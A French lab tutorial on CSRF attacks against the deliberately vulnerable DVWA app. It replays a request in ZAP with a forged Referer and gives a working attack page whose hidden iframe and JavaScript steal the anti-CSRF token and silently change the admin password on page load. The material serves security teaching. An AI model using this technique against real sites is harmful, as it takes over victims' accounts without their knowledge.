Lançons maintenant dans NETBEANS (ou autre) le site DVWA et notre site contenant le formulaire d'attaque.

1. Dans DVWA se loguer (avant de démarrer le site d'attaque), et se mettre en niveau « MEDIUM » (ne pas rester en « impossible car l'attaque ne fonctionnera pas)
2. Démarrer le site d'attaque
3. Comparons les URL des deux sites : https://tpattaquecsrfmedium.local/index.php et https://localhost/DVWA-master/security.php on peut visualiser que les noms de domaine ne sont pas les mêmes « tpattaquecsrfmedium.local » pour l'un et « localhost » pour l'autre. La sécurité « REFERER » expliqué plus haut va empêcher l'attaque ! Vérifions en cliquant sur le bouton du site d'attaque !

Remarque sur la capture ci-dessus : le site DVWA annonce alors que la requête ne semble pas correcte.

4. Rendons possible l'attaque ! Le hackeur est à l'écoute avec ZAP et a enregistré les requêtes et les réponses dans son serveur proxy. Regardons ensemble sur la capture présentée ci-après ! Vous devriez avoir un peu le même chose.



Remarque sur la capture ci-dessus :

- Dans la partie gauche les différentes activités sur les deux sites http://localhost et http://tpattaquecsrfmedium.local . Fléchées en violet les deux parties qui vont nous intéresser.
- Dans la partie gauche la visualisation des requêtes et des réponses
- Les en-têtes de la requête reçue par DVWA en provenance du site d'attaque (2ème flèche):

```
GET http://localhost/DVWA-master/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=change HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Connection: keep-alive
Cookie: PHPSESSID=a0air5qvtg7a4oifgr49ojabpv; security=medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
```


- Les en-têtes de la requête POST concernant le login sur DVWA (1ère flèche):

```
POST http://localhost/DVWA-master/login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Origin: https://localhost
Connection: keep-alive
Referer: https://localhost/DVWA-master/login.php
Cookie: PHPSESSID=a0air5qvtg7a4oifgr49ojabpv; security=impossible
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```


Remarque concernant les deux captures précédentes :

- Nous avons là le même ID de session ! le site d'attaque a hérité des id de session car il a été ouvert dans le même navigateur que le site DVWA.
- Dans la première le « REFERER » n'est pas indiqué (pourquoi ?) et donc ne correspondra pas à celui attendu c'est-à-dire un « REFERER » contenant localhost (Cf le code PHP page 28)

- Je vais sur l'entête de la requête correspondant à la deuxième flèche en violet et bouton droit je clique sur « renvoyer » ce qui édite les en-têtes comme suit :



Après avoir cliqué sur « renvoyer » je rajoute le « REFERER » attendu contenant au moins http://localhost et je clique sur « envoyer » ce qui va réémettre la requête avec le REFERER attendu (on peut considérer ici que ZAP participe ici à une attaque Man In The Middle) et ainsi rendre possible le hacking du mot de passe ! – Cf la capture ci-dessous.



Après avoir cliqué sur « envoyer » j'observe la réponse du site attaqué et je vois que le mot de passe a changé ! – Comme le montre la capture de la réponse ci-dessous qui indique dans son corps (partie html) « Password Changed » et dans l'en-tête « 200 OK » qui indique que la requête est un succès (Attention succès de la requête HTML – pas succès concernant le changement de mot de passe) . Vous pouvez alors vous déloguer du site DVWA et vous reloguer avec admin/password cela ne fonctionne plus il faut faire admin/hacked maintenant pour se loguer en administrateur dans l'application DVWA ! CQFD !

Mise en œuvre d'une attaque de type CSRF (Niveau HIGH de l'application DVWA)

Analysons le code de la page « high.php » et comparons au niveau précédent

Nous allons étudier cette page en deux fois du fait de sa longueur.

```php
<?php

$change = false;
$request_type = "html";
$return_message = "Request Failed";

if ($_SERVER['REQUEST_METHOD'] == "POST" && array_key_exists ("CONTENT_TYPE", $_SERVER) && $_SERVER['CONTENT_TYPE'] == "application/json") {
        $data = json_decode(file_get_contents('php://input'), true);
        $request_type = "json";
        if (array_key_exists("HTTP_USER_TOKEN", $_SERVER) &&
                array_key_exists("password_new", $data) &&
                array_key_exists("password_conf", $data) &&
                array_key_exists("Change", $data)) {
                $token = $_SERVER['HTTP_USER_TOKEN'];
                $pass_new = $data["password_new"];
                $pass_conf = $data["password_conf"];
                $change = true;
        }
} else {
        if (array_key_exists("user_token", $_REQUEST) &&
                array_key_exists("password_new", $_REQUEST) &&
                array_key_exists("password_conf", $_REQUEST) &&
                array_key_exists("Change", $_REQUEST)) {
                $token = $_REQUEST["user_token"];
                $pass_new = $_REQUEST["password_new"];
                $pass_conf = $_REQUEST["password_conf"];
                $change = true;
        }
}
```

Cette page est prévue soit pour recevoir des données en POST au format JSON soit en GET de manière traditionnelle, nous nous contenterons de l'analyse du deuxième choix car les données du formulaire de changement de mot de passe se fait en GET. **La partie haute de la page** vérifie que l'ensemble des données attendues sont bien réceptionnées en GET, le jeton (en anglais token) utilisateur, nouveau mot de passe (mdp), confirmation mdp, clic sur bouton dont le name est « change ».

Si cet ensemble de données est réceptionné, des variables ($token,$passnew etc …) sont initialisées avec les données reçues. Ces variables sont utilisées dans ce qui va suivre…

```php
if ($change) {
        // Check Anti-CSRF token
        checkToken( $token, $_SESSION[ 'session_token' ], 'index.php' );

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
                // They do!
                $pass_new = mysqli_real_escape_string ($GLOBALS["___mysqli_ston"], $pass_new);
                $pass_new = md5( $pass_new );

                // Update the database
                $insert = "UPDATE `users` SET password = '" . $pass_new . "' WHERE user = '" . dvwaCurrentUser() . "';";
                $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert );

                // Feedback for the user
                $return_message = "Password Changed.";
        }
        else {
                // Issue with passwords matching
                $return_message = "Passwords did not match.";
        }

        mysqli_close($GLOBALS["___mysqli_ston"]);

        if ($request_type == "json") {
                generateSessionToken();
                header ("Content-Type: application/json");
                print json_encode (array("Message" =>$return_message));
                exit;
        } else {
                $html .= "<pre>" . $return_message . "</pre>";
        }
}

// Generate Anti-CSRF token
generateSessionToken();
```

Dans la partie basse de la page « high.php » on peut voir que le test de la variable $change est OK alors un ensemble de vérification se met en place :

- Vérification du "token" envoyé et comparaison avec le token présent sur le site, ceci à l'aide de la fonction utilisateur « checkToken ». Allez voir son contenu et me poser des questions s'il y a lieu.
- Vérification de l'égalité entre le nouveau mdp et sa confirmation. Si cette vérification est OK alors plusieurs choses se passent :
  - Ligne 38 échappement de $pass_new (évite les injection)
  - Ligne 39 hachage du nouveau mot de passe à l'aide de l'algorithme de hachage MD5.
  - Ligne 41 et 42 mise à jour au niveau de la base de données.
  - Ligne 46 et 50 préparation du message d'affichage en fonction du succès de l'opération.
  - Ligne 61 affichage du message.
  - Ligne 66 régénération du token pour les futures demandes.

On peut conclure que la pierre angulaire du système de protection mis en place est le jeton, sans lequel le traitement du changement de mot de passe ne pourra pas se faire.

Nous allons voir que cette sécurité n'est pas infaillible dans ce qui va suivre…

Comment allons-nous contourner la sécurité par TOKEN ?

Si l'appel à la page de changement de mot de passe se fait en dehors de l'application DVWA, il faut que le programme attaquant récupère le TOKEN auprès du site web DVWA afin qu'il puisse le joindre à la requête de changement de mot de passe.

Pour ce faire, nous allons utiliser une fonction javascript qui est commentée et expliquée dans le prochain paragraphe.

Mettre en œuvre l'attaque

Mettons en place un nouveau projet Html dans Netbeans nommé « TEST_CSRF_HIGH »

Mettre le code suivant dans le fichier « index.php ».

```
Source  History
<!DOCTYPE html>

<html>
 <body>
  <p>SITE WEB ATTAQUANT CSRF NIVEAU HIGH  </p>
  <iframe id="myFrame" src="http://localhost/DVWA-master/vulnerabilities/csrf/" style="visibility: hidden;" onload="ChangePassword()"></iframe>
  <script>
   function ChangePassword() {
    console.log("start");
    var iframe = document.getElementById("myFrame");
    var doc = iframe.contentDocument  || iframe.contentWindow.document;
    var token = doc.getElementsByName("user_token")[0].value;
    const http = new XMLHttpRequest();
    const url = "http://localhost/DVWA-master/vulnerabilities/csrf/?password_new=hackerman&password_conf=hackerman&Change=Change&user_token="+token+"#";
    http.open("GET", url);
    http.send();
    console.log("password changed");
   }
  </script>
 </body>
</html>
```

Que fait cette page ?

Au moment du chargement de la structure HTML qui est ici un « iframe » la fonction « ChangePassword » s'exécute. Cette fonction réalise les tâches suivantes :

- Elle récupère une référence de l'objet « iframe » dans la variable du même nom « iframe », ceci grâce à la fonction « getElementById » qui permet de récupérer un élément Html comme si celui-ci était un objet. Cette structuration d'une page HTML en une suite d'objets est connue sous le nom de DOM pour plus d'information sur le DOM : https://www.w3schools.com/js/js_htmldom.asp
- Dans la variable « doc » est récupéré le document correspondant à la page « index.php » dans laquelle se trouve la valeur du jeton dans un champ "input" caché dont le name est « user_token ».
- A partir du name « « user_token » et de la fonction « getElementByName » la valeur du token est récupérée (ligne 12).
- Ligne 13 un objet de type XMLHttpRequest est instancié. Cet objet va permettre d'envoyer la demande de changement de mot de passe avec le token. Les lignes 13 à 16 s'occupe de cela, l'appel se fait avec la technologie bien connue au moins par le nom AJAX dont la classe principale est « XMLHttpRequest ». Cet appel à la particularité de se faire sans rechargement de la page qui l'invoque c'est le principe en AJAX, ce qui implique une action complètement transparente, le simple fait pour la victime d'ouvrir la page lance l'attaque sans aucune trace d'activité.

Observons le résultat

Pour l'observation du résultat vous devez :

- Activer FoxyProxy dans FIREFOX sur localhost :8080
- Démarrer OSWAP ZAP
- Démarrer le site web DVWA et se loguer en admin et se mettre en niveau « HIGH »
- Démarrer le site TEST_CSRF_HIGH

Dès que TEST_CSRF_HIGH est démarré celui-ci lance ces requêtes vers DVWA avec l'id de session hérité de DVWA ce qui a pour effet de réaliser le travail détaillé ci-avant dans le paragraphe intitulé « Que fait cette page ? » - Le mot de passe est changé – Déloguez-vous de DVWA et reloguer vous avec admin/password cela ne fonctionne plus – Remettre le mot de passe d'origine ensuite –

On peut vérifier les différentes requêtes dans ZAP.

Attention si vous n'êtes pas logué en admin avec le bon niveau, cela ne fonctionnera pas pour les raisons déjà invoquées précédemment.

Comparaison avec le niveau IMPOSSIBLE : étudions la page « impossible.php »

```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
	// Check Anti-CSRF token
	checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

	// Get input
	$pass_curr = $_GET[ 'password_current' ];
	$pass_new  = $_GET[ 'password_new' ];
	$pass_conf = $_GET[ 'password_conf' ];

	// Sanitise current password input
	$pass_curr = stripslashes( $pass_curr );
	$pass_curr = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_curr ) : ((trigg
	$pass_curr = md5( $pass_curr );

	// Check that the current password is correct
	$data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
	$data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
	$data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
	$data->execute();

	// Do both new passwords match and does the current password match the user?
	if( ( $pass_new == $pass_conf ) && ( $data->rowCount() == 1 ) ) {
		// It does!
		$pass_new = stripslashes( $pass_new );
		$pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : (
		$pass_new = md5( $pass_new );

		// Update database with new password
		$data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
		$data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
		$data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
		$data->execute();

		// Feedback for the user
		$html .= "<pre>Password Changed.</pre>";
	}
	else {
		// Issue with passwords matching
		$html .= "<pre>Passwords did not match or current password incorrect.</pre>";
	}
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

Remarque sur la capture ci-dessus :

On peut voir que la principale différence provient du fait qu'il y a vérification de l'ancien mot de passe et ce n'est que si l'ancien mot de passe est correct que le nouveau est mis en place.

Comme quoi quelquefois, la sécurité ne tient pas à grand-chose !!